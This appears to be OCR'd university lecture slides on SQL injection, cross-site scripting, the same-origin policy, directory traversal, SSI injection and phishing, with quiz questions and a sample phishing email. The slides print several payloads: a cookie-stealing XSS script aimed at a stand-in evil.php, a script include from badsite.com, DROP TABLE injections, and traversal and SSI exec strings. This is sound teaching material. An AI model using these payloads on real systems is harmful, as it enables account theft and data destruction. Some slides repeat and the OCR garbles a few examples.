$SQL = "select * from user_details where userid = ‘test' and password = 'anything' or 'x'='x' "

- Based on operator precedence, the WHERE clause is true for every row

SQL Injection Attack

- Attacker provides **test** as userid and **anything' or 'x'='x** as password
- The resulting constructed query is:

$SQL = "select * from user_details where (userid = ‘test' and password = 'anything‘) or 'x'='x' "

- Based on operator precedence, the WHERE clause is true for every row
  - The query will return all records in database!

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!
- Suppose

  userid = “ ′ ; DROP TABLE user_details -- ”
  - The “**--**” double-dash causes rest of line to be ignored.
  - Then constructed script will be:

    $SQL = SELECT … WHERE userid= ′ ′ ; DROP TABLE user_details …

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!
  - create another account with password

SQL Injection Attack

- What else can the attacker do?
  - Delete all data!
  - create another account with password
- Suppose:

  userid = “ ′ ; INSERT INTO TABLE Users (‘attacker’, ‘attacker secret’);
  - Now we have a malicious user in the system!

SQL Injection Attack

- All these attacks performed through running a query on the dB!
- SQL injection attacks caused significant financial damage to companies in recent years

SQL ATTACKS

- SQL Injection

Heartland Payment Systems Attack

- A Credit card payment processing company
- SQL Injection attack occurred in March 2008
- Attack only discovered in January 2009(!)
- 100 million card transactions/month at the time
  - for 175,000 merchants

https://www.bankinfosecurity.com/more-litigation-tied-to-heartland-breach-a-5528

Heartland Payment Systems Attack

- Result:
  - 130 million card numbers stolen, estimated loss $[illegible] million
  - Heartland deemed out of compliance with Industry Data Security Standard
  - not allowed to process the payments of major credit card providers until May 2009
  - paid out an estimated $145 million in compensation for fraudulent payments.

SQL Injection Prevention

- How can we prevent such attacks?
- Sanitize the input data
  - Filter all user input, ideally by context
    - Email addresses should allow only characters allowed in an e-mail address
    - Phone numbers should be allow only digits, etc.
  - Avoid building SQL commands based on raw input
    - Even data sanitization routines can be flawed

https://www.hackingloops.com/prevent-sql-injection-via-prepared-statements-or-parameterized-queries/

SQL Injection Prevention

- Use existing tools or frameworks
  - To prevent vulnerable code
  - Example: Django (web framework)
    - A free and open-source web framework
    - Built-in mitigation for different attacks, including sql injections
      - Cross-site request forgery, cross-site scripting, SQL injection, password cracking and other typical web attacks
      - most of prevention tool settings turned on by default

SQL Injection Prevention

- Use existing tools or frameworks (cont.)
  - Use parameterized/prepared statements
    - a feature used to execute the same or similar database statements repeatedly with high efficiency
    - the prepared statement takes the form of a template

      INSERT INTO PRODUCT (name, price) VALUES (?, ?)

    - certain values are substituted during each execution
    - resilient against SQL injection

Summary

- Injection attack data-driven applications
- One of the most common vulnerabilities
  - Rated number on in 2013
    - By Open Web Application Security Project (OWASP)
- Typically, nefarious SQL statements are inserted into an entry field for execution
  - When user input is either incorrectly filtered
  - Input may contain malicious/unauthorized commands

Summary

- Attack can be prevented
  - Sanitizing user input
  - Avoid building SQL commands based on raw input

SQL ATTACKS

- SQL Prevention

CROSS-SITE SCRIPTING ATTACK (XSS)

https://www.webprogs.com/2017/06/xss-cross-site-scripting-attack/

Cross-site scripting

- Another type of computer security vulnerability typically found in web applications
  - Rated #3 on OWSAP list
- Occurs in dynamically created webpages

Cross-Site Scripting (XSS)

- Tricking a client or server into executing scripted code by including the code in data inputs
- Scripts and HTML tags are encoded as plaintext just like user inputs
  - so they can take over web pages similarly to the way buffer overflow attacks can take over programs

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></scrip
t>
```

Cross-site scripting

- An attacker uses a web application to send malicious code
  - generally in the form of a browser XSS script
  - to an unsuspecting user
- Web application uses input from a user within the output it generates
  - without validating or encoding it
- The malicious script can access sensitive information, session tokens or cookies

Cross-site scripting

- Example: The following code reads eid (employee ID) from HTTP request and displays it
  - <% string eid = request.getParameters(“eid”);%>
  - …
  - Employee ID: <%= eid %>
- Code works correctly if eid contains only standard alphanumeric text
- If eid includes source code, then the code will be executed by the web browser as it displays the HTTP response

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Cross-site scripting

- Example: attacker posts the following code in the posted input:
  - <SCRIPT type="text/javascript"> var adr = '../evil.php?cakemonster=' + escape(document.cookie); </SCRIPT>
- The above code will pass an escaped content of the cookie to the evil.php script in "cakemonster" variable

Cross-site scripting

- XSS explained

SAME ORIGIN POLICY


Malicious web threat

- Threat: Prevent a malicious site from spying on or tampering with user's information or interactions with other websites
  - Browsing to attacker.com should not let attacker.com spy on user's emails
    - or buy stuff with user's ebay account

https://computertutorflorida.com/2015/11/quick-way-to-see-if-a-website-is-malicious/


Malicious web threat

- Defense: **Same-origin policy**
  - A web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same *origin*




https://web-security.guru/en/web-security/same-origin-policy

Same-origin policy




- An origin is defined as a combination of triple factors:
  - URL scheme (protocol),
  - host name (domain)
  - port number




https://www.checkmarx.com/2015/08/12/beyond-xss-and-csrf-same-origin-method-execution/

Same-origin policy




- A security *policy* that all the modern browsers apply to client-side scripting languages
  - including JavaScript
- Prevents a malicious script on one page from obtaining access to another web page
  - Prevent access to its sensitive data
  - through that page's Document Object Model
  - Specifically, Javascript on one page cannot read or modify pages from different origins


Same-origin policy



- Result: each site in the browser is isolated from all others
  - Multiple pages from the same site are not isolated


Same-origin policy





https://stackoverflow.com/questions/5863744/same-origin-policy

Same-origin policy



- The origin of a page is derived from the URL it was loaded from
- What happens when Javascript runs with the origin of the page that loaded it?

Same-origin policy

- Example:

Originating URL	Accessed document	Will policy allow that?
http://wikipedia.org/**1**/	http://wikipedia.org/**2**/	
http://wikipedia.org**:10**/	http://wikipedia.org**:11**/	
http://wikipedia.org/	**https**://wikipedia.org/	

Same-origin policy

- Example:

Originating URL	Accessed document	Will policy allow that?
http://wikipedia.org/**1**/	http://wikipedia.org/**2**/	**YES**
http://wikipedia.org**:10**/	http://wikipedia.org**:11**/	**NO**
http://wikipedia.org/	**https**://wikipedia.org/	**NO**

Same-origin policy

- Originating URL: http://sub.domain.com/path/page.html
- Following are a few URL's.
- Is the other URL from the same origin? If not why?

Same-origin policy

- Originating URL: http://sub.domain.com/path/page.html

Other URL	Result	Reason
http://sub.domain.com/path/other.html		
http://sub.domain.com/dir/dir2/page.htm		
https://sub.domain.com/secure.html		
http://sub.domain.com**:81**/dir/etc.html		
http://**sub2.domain.com**/dir/other.html		

Same-origin policy

- Originating URL: http://sub.domain.com/path/page.html

Other URL	Result	Reason
http://sub.domain.com/path/other.html	Same origins	
http://sub.domain.com/dir/dir2/page.htm	Same origins	
https://sub.domain.com/secure.html	Different origins	Different protocols
http://sub.domain.com**:81**/dir/etc.html	Different origins	Different ports
http://**sub2.domain.com**/dir/other.html	Different origins	Different domains

Same-Origin Policy

- In practice, the same-origin policy is not equally implemented in all web browsers
- Web pages can explicitly expand the range of origin domains allowed to share data

Cross-Side Scripting (XSS)

- XSS is a way of bypassing the SOP concept.
- XSS attack:
  - HTML code is generated dynamically
  - the user input is not sanitized and is reflected on the page
    - => an attacker could insert his own HTML code
- Attackers fold malicious content into the content being delivered from the compromised site
  - => Content delivered from a trusted source, though

Cross-Side Scripting (XSS)

- Result:
  - Combined content arrives at client-side web browser,
    - has all been delivered from the trusted source
    - thus operates under the permissions granted to that system

XSS Attack

- XSS attack

Preventing XSS Attacks

- XSS Prevention

- XSS Prevention 2

Dot-Dot-Slash

- Also known as “directory traversal,” this is when attackers use the term “../” to access files that are on the target web server but not meant to be accessed from outside
- Most commonly entered into the URL bar but may also be combined with other attacks, such as XSS

```
http://yoursite.com/webhits.htw?CiWebHits&File=../../../../../winnt/system32/autoexec.nt
```

- Directory Traversal Attack

Server-Side Include (SSI)

- SSI is an interpreted server-side scripting language that can be used for basic web server directives
  - such as including files and executing commands
- As is the case with XSS, some websites are vulnerable to allowing users to execute SSI directives through text input

```
<!--#exec cmd="/usr/bin/telnet &"-->
```

Preventing XSS attacks

- A few methods exist
  - Escaping
  - Input Validation
  - Whitelisting

http://www.bluekaizen.org/xss-attack-through-metasploit/

Escaping

- Preventing key characters in the data the app has received from being interpreted
  - Censoring the data on the webpage
  - For example, disallow <and> characters

Escaping

- If the web page doesn't allow users to add their own code to the page:
  - escape any and all HTML, URL, and JavaScript entities.
  - Otherwise, carefully choose which HTML entities are allowed
    - Or use a replacement for raw HTML, such as Markdown tool
      - Allows escaping all HTML

Escaping – PHP Example

- A function exists to escape special characters in a string before sending a query to MySQL
- mysql_real_escape_string()
- Function prepends a backslash to every special character in the first parameter.
- Special characters considered are:
  - 0x00 (NULL), Newline (\n), Carriage return (\r), Double quotes ("), Backslash (\), 0x1A (Ctrl+Z)
- Adding '\' at the beginning makes the special character a regular text character
  - So malicious behavior can be avoided

Escaping

- Example: my name is ‘ ‘
- Attackers enters ‘hello, delete everything’

- So now we have:
- Name = my name is ‘hello, delete everything’

- And everything will be deleted

- With escaping, we will now have
- Name = ‘my name is /’hello, delete everything /’


Preventing XSS attacks

- Input Validation:
  - Perform the appropriate validation on the server-side
    - Server/application must check that content uploaded to page does not contain embedded scripts
- Whitelisting:
  - Have web server supply a whitelist of the scripts that are allowed to appear on a page
    - Web developer specifies the domains the browser should allow for executable scripts, disallowing all other scripts (including **inline scripts**)

Differences between XSS attack and SQL Injection Attack

- **SQL injection** attacks are used to steal information from databases
  - **SQL injection** is data-base focused
  - Can attack the entire database
- **XSS** attacks are used to redirect users to **websites** where attackers can steal data from them
  - **XSS** is geared towards attacking end users

- Questions?



In SQL injection attack, _____ code is inserted into strings that are later passed to an SQL Server

- A. malicious
- B. redundant
- C. clean
- D. non malicious

In SQL injection attack, _____ code is inserted into strings that are later passed to an SQL Server

- A. malicious
- B. redundant
- C. clean
- D. non malicious

Point out the correct statement :

- A. Parameterized data cannot be manipulated by a skilled and determined attacker
- B. Procedure that constructs SQL statements should be reviewed for injection vulnerabilities
- C. The primary form of SQL injection consists of indirect insertion of code
- D. None of the mentioned

Point out the correct statement :

- A. Parameterized data cannot be manipulated by a skilled and determined attacker
- B. Procedure that constructs SQL statements should be reviewed for injection vulnerabilities
- C. The primary form of SQL injection consists of indirect insertion of code
- D. None of the mentioned


Any user-controlled parameter that gets processed by the application includes vulnerabilities like :

- A. Host-related information
- B. Browser-related information
- C. Application parameters
- D. All of the mentioned

Any user-controlled parameter that gets processed by the application includes vulnerabilities like :

- A. Host-related information
- B. Browser-related information
- C. Application parameters
- D. All of the mentioned

- Questions?



EMAIL ATTACKS

PHISHING ATTACKS

https://realbusiness.co.uk/tech-and-innovation/2017/08/22/phishing-attacks-soaring-can-minimise-risk/

TECHNOLOGY


Phishing Is the Internet's Most Successful Con

Tricking people out of sensitive information online is far too easy.

QUINN NORTON SEP 12, 2018

Phishing

- A message that tries to trick a victim into providing private information or taking some other unsafe action
- Spear phishing: A targeted attack that is personalized to a particular recipient or set of recipients




Phishing Attack

- Fake website created by malicious entities
  - appears similar to a real one
- User is tricked into visiting website
  - Through malicious emails, links
- User inserts credentials and sensitive data
  - Get sent to the attacker
  - Web page then either shows maintenance issues or directs user to real website

http://www.lawpracticetipsblog.com/2017/01/gmail-phishing-attack.html

Example: phishing email



Date: Thu, 24 Aug 2017 11:51:34 -0400
From: "Bank of America" <message@bofa-msg.com>
To: [redacted]
Subject: Secure Message
Charset utf-8 *

Bank of America

This is a secure message from Bank of America.


Download attached document by 2017-08-25 02:55 GMT to read your message. After that, either open the attachment or request the sender to re-send the message. If you have concerns about the validity of this message, please contact the sender directly. This message will expire after 90 days.

Bank of America, N.A. Member FDIC. © 2017 Bank of America Corporation. All rights reserved. Not for Redistribution

SecureMessage.doc (72KB)

